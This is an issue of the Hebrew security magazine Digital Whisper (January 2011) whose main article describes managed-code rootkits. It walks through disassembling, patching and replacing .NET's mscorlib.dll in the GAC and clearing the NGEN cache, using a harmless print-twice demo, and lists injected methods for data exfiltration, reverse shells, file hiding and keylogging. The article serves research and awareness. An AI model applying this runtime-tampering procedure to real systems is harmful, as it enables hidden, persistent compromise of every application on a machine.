


Digital Whisper

גליון 16, ינואר 2011

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, ליזה גלוך
כתבים:	ארז מטולה, הרצל לוי (InHaze), דנור כהן (An7i), שלמה יונה, שלומי נרקולייב.

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים


גליון 16 בחוץ!

מה שנחמד בתהליכים שאורכים יותר משנה זה שבמהלכם אתה נתקל בכל מני נקודות ציון קטנות כאלה שמחזירות אותך שנה שלמה אחורה- כמו סוף השנה. אישית אני לא חוגג את הסילבסטר, אני מעדיף את ראש השנה, אבל בכל זאת- אי אפשר להתעלם מהתאריך הזה, ועכשיו, כשאני ניגש לכתוב את דברי הפתיחה של הגליון אני נזכר שהתיישבתי לכתוב את דברי הפתיחה של הגיליון הרביעי וזה מחזיר אותי אחורה לאוירה של הקמת הגיליון... מאז שונו הרבה דברים, צורת עבודה, סטנדרים, האופי, ועוד.. אבל המשותף לכולם הוא- הרבה לילות לבנים :) במהלך השנה האחרונה הבנתי הרבה מאוד דברים, גם על עצמי אבל בעיקר על הקהילה, הקהילה הישראלית, הקהל הישראלי.. ממ.. איך להגדיר? אגוז קשה לפיצוח :) אבל כשאני מסתכל על המצב כרגע ועל המצב לפני שנה, אני רק רואה התקדמות, ואני מאמין שבקצב הזה נצליח לשבור את הקליפה הזאת של האדישות :)

ואם מדברים על הקהילה הישראלית, אז למי שלא שם לב, קמה לה קבוצת Def-Con בארץ, בשם DC-9723, הקבוצה עדיין בחיתוליה, ואני מקווה שהיא תצליח להחזיק מעמד. לא קל להרים פרוייקט כזה והלוואי ושני החבר'ה (יפתח עמית ואיציק קוטלר) שעומדים מאחוריו יקבלו רוח גבית שתגרום לפרוייקט הנהדר הזה לפרוח. הכנס הראשון התקיים שבוע שעבר, האוירה הייתה מאוד נחמדה, בסך הכל יש לנו קהילה די קטנה פה בארץ, אבל אין ספק- היא מאוד חמימה.

זהו, אז אנחנו פותחים את שנת 2011 עם הגיליון ה-16 של Digital Whisper, ומי יודע, אולי נהיה פה גם שנה הבאה :)

וכרגיל- לפני שנגיע לתוכן החשוב, מספר תודות לאנשים שתרמו מזמנם הפרטי ובזכותם הגיליון הנוכחי יצא לאור: תודה רבה ל**ארז מטולה**, תודה רבה ל**הרצל לוי (InHaze)**, תודה רבה ל**דנור כהן (An7i)**, תודה רבה ל**שלמה יונה** ותודה אחרונה חביבה ל**שלומי נרקולייב**. תודה רבה! כמו כן תודה ל**ליזה גלוך**, העורכת החדשה של הגליון, שעשתה עבודה נהדרת על הכתבות השונות.



תוכן עניינים

דבר העורכים	2
תוכן עניינים	3
MANAGED CODE ROOTKITS	4
BYPASS SIGNATURE-BASED DETECTION	28
מבוא למתקפת PADDING ORACLE	38
התקפות על כלים לעִבּוּד ולִנְתוּחַ XML	52
CLIENT SIDE WEB ATTACKS AND IDENTITY THEFT	65
דברי סיום	75

Managed Code Rootkits

מאת ארז מטולה

רקע

מאמר זה הינו תקציר לספר Managed Code Rootkits (להלן קישור לספר) אשר יצא לאחרונה לאור בהוצאת Syngress. המאמר מציג את הקווים הכללים לבעיה, כיצד תוקף יכול לנצלה, ואף מציג כלי בשם ReFrameworker אשר מאפשר מימוש קל של הרעיונות אשר מוצגים כאן ובספר.

מאמר זה מסכם את תוצאות המחקר אשר ביצעתי בנושא זה, כאשר מטרתי העיקרית במחקר הינה לחשוף את רמת החומרה של בעיה זו ולהעלות את המודעות לנושא.

חשוב לציין כי מטרת המאמר אינה ללמד איך לפרוץ אלא להבין יותר טוב מה תוקף יכול לעשות ברגע שהשיג שליטה על המחשב והחליט שהשתמש ב-MCR כטכניקת Post exploitation אפשרית.

מבוא

בעולם אבטחת המידע, רוטקיט (Rootkit) הינו הדבר הגרוע ביותר שיכול לקרות למחשב שלך. Rootkit הינו סוג של תוכנה זדונית (Malware) אשר מטרתה להשתלט על המכונה (בדר"כ על מערכת ההפעלה), ולהסתיר את עובדת קיומה ע"י מניפולציה על המידע אשר מקבל המשתמש אודות התהליכים אשר רצים במערכת, קבצים, פורטים פתוחים וכדומה.


בשל הסכנות הרבות אשר עלולות להגרם בגינם, כיום קיים מחקר רב אודות rootkits אשר מתמקד בעיקר ברמות מערכת ההפעלה והחומרה. במאמר זה, אסקור rootkits אשר מתמקדות ברמת האפליקציה ובמכונות ריצה וירטואליות בפרט כגון אלו עליהם מבוססות סביבות פיתוח רבות, כמו: Java (JVM), .NET (CLR), Adobe (AVM), Android (Dalvik) ועוד רבות נוספות.

אנו נתמקד במאמר בסביבות ריצה וירטואליות (Virtual Machine - לא לבלבל עם מכונות וירטואליות כגון vmware, virtual server, virtualbox וכו'), אשר תפקידן להריץ תוכנות המכילות קוד מנוהל (managed code, כגון NET, Java. וכו') אשר מתורגם לשפת המכונה הספציפית עליה רצה התוכנית ע"י ה-VM, להבדיל מקוד לא מנוהל (unmanaged code, כגון אפליקציות C,C++ וכו') אשר מכיל קוד מכונה.

תפקיד ה-VM הוא לנהל את הקוד וליצור מעיין "ארגז חול" (sandbox) עבור האפליקציה ובכך מהווה שכבת הפרדה בין האפליקציה למערכת ההפעלה.


האיור הבא מציג את אופן הריצה הנ"ל ואת השכבות השונות. בשכבות התחתונות ניתן למצוא את שכבת החומר, ומעליה את שכבת מערכת ההפעלה. מעל מערכת ההפעלה ניתן לראות חלוקה ל-2 סוגי תהליכים - מנוהל (מימין), ולא מנוהל (משמאל).

כפי שניתן לראות באיור, התהליכים המנוהלים רצים מעל שכבה נוספת- שכבת ה-VM:



שכבת ה-VM משמשת כ-"מתורגמנית" בין הקוד המנוהל לבין מערכת ההפעלה שאינה יודעת כיצד להתמודד איתו באופן ישיר.

מצב זה מאפשר לכתוב תוכנה פעם אחת אשר יכולה לרוץ על מספר סביבות, כל עוד קיים VM מתאים עבורה – כמתואר באיור הבא:



מה זה MCR (Managed Code Rootkit)?

MCR הינם rootkits אפליקטיביים אשר מושתלים בתוך סביבות ריצה, בדר"כ וירטואליות, ומשנים את התנהגות ואופן ריצת האפליקציה מבפנים.


בניגוד ל-rootkits קלאסיים, אשר מכוונים לרמת ה-OS, כאן מדובר על קוד זדוני אשר מטרתו הינה רמת האפליקציה.

MCR מאפשרים למעשה ליצור מציאות ורטואלית עבור האפליקציות וגורמים ל executable להתנהג אחרת ממה שכתוב בקוד המקור. מעבר על קוד המקור של התוכנית (לדוגמא ע"י code review) לא יציף בעיה זו כי הקוד הזדוני לא נמצא ברמת האפליקציה אלא למטה, ברמת ה-runtime framework. אנו למעשה משנים את שפת הריצה של התוכנה.

הרעיון הינו ששינוי במקום אחד יכול להשפיע על כל האפליקציות אשר רצות על אותה הסביבה, תוך הזרקת הקוד הזדוני ישירות אל תוך ה-binaries של ה-runtime, אל תוך ה-JIT compiler, באמצעות AOP או בכל דרך אחרת. במאמר זה נסקור דרך אחת אך מאוד אפקטיבית, של ביצוע reversing על ה-binaries של ה-runtime והחלפתם בקוד משלנו.

תהליך שינוי סביבת ריצה


בהנתן סביבת ריצה כלשהי, ניתן לסכם את אופן הריצה באמצעות התרשים הבא:



קוד המקור עובר קומפילציה, ומתקבל executable אשר מכיל קוד IL (קוד ביניים) אשר מורץ על מכונה וירטואלית כלשהי כגון JVM של JAVA או CLR של NET.

על מנת להריץ את קוד ה-IL (אשר הינו קוד מדומה שה CPU אינו מכיר), המכונה הוירטואלית מתרגמת בזמן אמת את שורות הקוד לשפת אסמבלי של הסביבה הרלוונטית. המכונה עושה שימוש ב- class library אשר מכיל את המימוש עצמו של כל שרותי הסביבה.

המכונה הוירטואלית עושה שימוש ברכיב נוסף בשם JIT (just in time) אשר בזמן ריצה מבצע את התרגום.



במאמר זה, נסקור טכניקה אחת אפשרית, בעת מימוש MCR ברמת ה-binaries של סביבת הריצה. כדוגמא נקח את סביבת NET. כמקרה בוחן. חשוב לציין כי זו רק טכניקה אחת אפשרית, אשר כפי שמתואר בספר ניתן ליישמה על סביבות נוספות כגון Java JVM, Android Dalvik (מכשירים ניידים) וכו'. כמו כן חשוב לציין כי זהו תקציר ללא ההסברים המלאים של כל סעיף, אך זה מספיק לצורך מאמר זה.

מבט על אודת השלבים השונים:

1. איתור ה-DLL הרלוונטי ב-GAC והעתקתווהחוצה.
2. ביצוע אנליזה ל-DLL.
3. ביצוע disassembly ל-DLL לצורך קבלת קוד IL.
4. שינוי קוד ה-IL.
5. ביצוע assembly לצורך קבלת DLL חדש.
6. ניטרול מנגנון NGEN.
7. פריסת ה-DLL החדש ב-GAC תוך החלפת ה-DLL הישן.

לצורך הדוגמא, נניח כי יעד השינוי שלנו הינה המתודה WriteLine אשר משמשת להדפסת כל מחרוזת למסך.

נקח לדוגמא את קטע הקוד הבא:

```
using System;
namespace HelloWorld {
   class Hello {
      static void Main(string[] args) {
         Console.WriteLine("Hello World!");
      }
   }
}
```

כפי שניתן לראות קריאה למתודה WriteLine (ללא שינוי ה-Runtime) תגרום להדפסה הבאה למסך:

```
E:\Rootkits\raw\FULL_DEMO\01 WriteLine>HelloWorld.exe
Hello World!
```


בדוגמא הפשוטה שנממש, נגרום למתודה זו להדפיס כל מחרוזת **פעמיים** במקום רק פעם אחת כפי שאמורה לעשות. ניתן לאתר את מיקום ה-DLL אשר מכיל את המתודה הזו במספר דרכים (כמתואר בספר), ולצורך הפשטות כאן נציג את הדרך הכי בסיסית לביצוע ע"י שימוש בכלי ניטור כלשהו אשר מציג את הקבצים הפתוחים אליו כל תהליך ניגש. הרצה של כלי Process Monitor על HelloWorld.exe מראה לנו כי הקובץ בו אנו מעונינים הוא mscorlib.dll אשר נמצא בספריה:

C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089

```
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN            C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN            C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
DIRECTORY       C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
CLOSE           C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
OPEN            C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN            C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
CLOSE           C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM... C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN            C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
CLOSE           C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
```

לאחר איתור הקובץ, נעתיק אותו לספריה זמנית, ועל מנת להבין יותר טוב מה הוא מבצע ואיך- נבצע אנליזה באמצעות כלי Reflector. כלי זה מאפשר לנו לראות את שמות כל המחלקות, המתודות, משתנים וכו' ואף מאפשר לנו לראות את המימוש הפנימי (ברמת קוד high level) של ה-DLL.

לאחר סקירה קצרה נאתר את המתודה שלנו תחת System.Console, ונרשום בצד את השם המפורש שלה כולל חתימת המתודה:



כעת, נבצע disassemble ל-DLL זה, באמצעות הכלי ildasm. כלי זה ייצר קובץ טקסט אשר יכיל את פקודות ה-IL של ה-DLL אשר מספקים לו, ובמקרה שלנו נספק את mscorlib.dll.

הפקודה המלאה נראת כך:

```
ILDASM /OUT=mscorlib.dll.il /NOBAR /LINENUM /SOURCE mscorlib.dll
```


כעת יש לנו קובץ בשם mscorlib.dll.il אשר מכיל את כל הקוד IL, בצורה disassembled. נבצע חיפוש על השם המפורש של המתודה שלנו כולל חתימת המתודה:

```
.method public hidebysig static void WriteLine(string 'value') cil
managed
```

ונגיע אל המימוש של הפונקציה WriteLine ברמת IL:

```
.method public hidebysig static void WriteLine(string 'value') cil
managed
//method signature
  {
  .permissionset linkcheck  = {class
'System.Security.Permissions.HostProtectionAttribute, mscorlib,
Version=2.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089' =
{property bool 'UI' = bool(true)}}
    .maxstack  8
    IL_0000:  call       class System.IO.TextWriter
System.Console::get_Out()
    IL_0005:  ldarg.0
    IL_0006:  callvirt   instance void
System.IO.TextWriter::WriteLine(string)
    IL_000b:  ret
  } // end of method Console::WriteLine
```

מבלי להכנס יותר מדי לפרטים, נציין כי החלק המעניין אותנו כעת מתחיל בשורה IL_0000 ומסתיים בשורה IL_000b. ארבעת השורות האלו הינן קוד ה-IL של המתודה, כאשר השורה האחרונה הינה פקודת ret כללית אשר מציינת את סיום המתודה וחזרה אחורה. כלומר בפועל ישנן 3 שורות אשר מעניינות אותנו. על מנת לממש את מה שאנו רוצים להשיג, לגרום למתודה להדפיס כל מחרוזת פעמיים, נציע כאן מימוש פשוט אך אפקטיבי - פשוט נכפיל את 3 שורות הקוד שיופיעו שוב בקוד.



נקבל אם כך את המימוש החדש של המתודה להיות (שורות חדשות **מודגשות**):

```
    IL_0000:  call       class System.IO.TextWriter
System.Console::get_Out()
    IL_0005:  ldarg.0
    IL_0006:  callvirt   instance void
System.IO.TextWriter::WriteLine(string)
    IL_000b:  call       class System.IO.TextWriter
System.Console::get_Out()
    IL_0010:  ldarg.0
    IL_0011:  callvirt   instance void
System.IO.TextWriter::WriteLine(string)
    IL_0016:  ret
```

כעת עלינו לבצע assembly לקוד ה-IL שלנו, על מנת ליצור DLL חדש. נשתמש בפקודה ilasm לצורך כך, ונזין לה את קובץ הטקסט שלנו כקלט. פקודת הריצה תהיה:

```
ILASM /DEBUG /DLL /QUIET /OUTPUT=mscorlib.dll mscorlib.dll.il
```

כעת יצרנו DLL חדש בשם mscorlib.dll.

בשלב הבא, יש לדרוס את הקובץ mscorlib.dll המקורי עם ה-DLL שלנו בספריה:

C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089.

נבצע זאת ע"י פקודת העתקה פשוטה:

```
copy mscorlib.dll
c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
```

חשוב לשים לב שהקובץ אינו תפוס ע"י אפליקציות כלשהן, אחרת נקבל שגיאה כגון

```
E:\Rootkits\raw\FULL_DEMO\01 WriteLine>copy mscorlib.dll c:\WINDOWS\assembly\GAC
_32\mscorlib\2.0.0.0__b77a5c561934e089\
The process cannot access the file because it is being used by another process.
        0 file(s) copied.
```

לאחר העתקה, נריץ שוב את HelloWorld.exe כאשר נצפה לקבל הדפסה כפולה. נקבל:

```
E:\Rootkits\raw\FULL_DEMO\01 WriteLine>HelloWorld.exe
Hello World!
```

מדוע זה קרה? איך יכול להיות שלמרות שדרסנו את ה-DLL אין השפעה?

הסיבה הינה מנגנון caching בשם NGEN אשר משתמש עדיין בגרסה הישנה של ה-DLL. הרצה של Process Monitor תראה לנו זאת, כך שיש שימוש בקובץ מהספריה:

C:\WINDOWS\assembly\NativeImages_v2.0.50727_32:

Request	Path
QUERY INFORM...	C:\Documents and Settings\Administrator\Application Data\Microsoft\CLR Security Config\v2.0.
OPEN	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\index0.dat
QUERY INFORM...	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib\1a80ce6d6e74614ba815c9b4
QUERY INFORM...	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib\1a80ce6d6e74614ba815c9b4
QUERY INFORM...	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib\dff78a5859ba5448bbf11ca78
QUERY INFORM...	C:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib\dff78a5859ba5448bbf11ca78
QUERY INFORM...	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089
QUERY INFORM...	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
DIRECTORY	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
CLOSE	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\
OPEN	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
CLOSE	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
OPEN	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
CLOSE	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll
QUERY INFORM...	C:\WINDOWS\system32\mscoree.dll
CLOSE	C:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll

על מנת להתגבר על כך, נבצע 2 דברים. קודם כל נבטל את המנגנון עבור ה-DLL הזה. נבצע זאת ע"י הפקודה הבאה:

```
ngen uninstall mscorlib
```

בנוסף, נמחוק את כל העותקים מה cache ע"י הרצת הפקודה:

```
rd /s /q c:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib
```

כעת ננסה שוב להריץ את אותו HelloWorld.exe ונקבל:

```
E:\Rootkits\raw\FULL_DEMO\01 WriteLine>HelloWorld.exe
Hello World!
Hello World!
```

הצלחנו! כעת אנו שולטים במתודה WriteLine הנמצאת ברמת ה-runtime!

עד כה מימשנו דרך המאפשרת לנו לשנות כל מתודה ב-runtime. במהלך הפרקים הבאים נקח את הטכניקה הזו קדימה ע"י הדגמת פעולות נוספות אשר ניתן לבצע איתה.

הרחבת סביבת הריצה

שימוש מתקדם בהזרקת קוד אל סביבה קיימת מתאפשר באמצעות עטיפת הקוד כפונקציה (מתודה) או מחלקה (Class) המאפשרת שימוש חוזר בקוד מוזרק. ע"י הזרקת מתודות או מחלקות אנו מרחיבים למעשה את סביבת הריצה ומספקים מעיין "Malware API" לקוד המוזרק, כך שבמקום כל פעם להזריק את אותו קוד שוב ושוב נוכל פשוט לקרוא למתודה. שימוש במתודות מאפשר בנוסף להפריד בין הקוד שמבצע את העבודה בפועל לפרמטרים ספציפים להזרקה (כגון כתובת IP, שם משתמש וכו), מאפשר להקטין את כמות הקוד וכו'.

להלן מספר דוגמאות למתודות שכאלו אשר הוזרקו לסביבת הריצה:

- private void SendToUrl(string url, string data)
- private void ReverseShell(string ip, int port)
- private void HideFile (string fileName)
- Public void KeyLogEventHandler (Event e)
- ועוד..

דוגמאות למתקפות אפשריות

להלן מספק דוגמאות למתקפות אפשריות אשר משתמשות בשינוי ה-framework.

"דלתות אחוריות" בדפי לוגין:

